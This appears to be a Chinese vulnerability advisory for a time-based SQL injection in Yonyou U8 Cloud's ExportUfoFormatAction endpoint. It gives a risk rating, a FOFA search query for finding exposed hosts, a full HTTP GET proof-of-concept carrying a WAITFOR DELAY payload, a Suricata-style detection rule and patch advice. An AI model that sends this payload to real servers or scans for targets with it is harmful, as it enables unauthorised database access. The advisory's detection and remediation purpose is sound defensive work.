

用友U8_CLOUD-ExportUfoFormatAction-sql注入

用友U8_CLOUD-ExportUfoFormatAction-sql注入，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

用友U8_CLOUD

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="用友-U8-Cloud"

POC/EXP:

```
GET /service/~iufo/com.ufida.web.action.ActionServlet?
action=nc.ui.iuforeport.rep.ExportUfoFormatAction&method=&repID=1%27);WAITFOR+DEL
AY+%270:0:5%27--+ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close
```



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"Yonyou U8 CLOUD - MSSQL Time-Based SQL Injection via
  ExportUfoFormatAction";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri; content:"/service/~iufo/com.ufida.web.action.ActionServlet";
  http.uri; content:"action=nc.ui.iuforeport.rep.ExportUfoFormatAction";
  http.uri; pcre:"/repID=[^&]*'\)%3BWAITFOR%2BDELAY%2B'%0%3A0%3A5'--%2B/i";
  metadata:
    cve none,
    service http,
    affected_product "用友U8 CLOUD",
    vulnerability_type "MSSQL Time-Based SQL Injection",
    attack_target "database_server",
    severity "high";
  classtype:sql-injection;
  sid:1000520;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。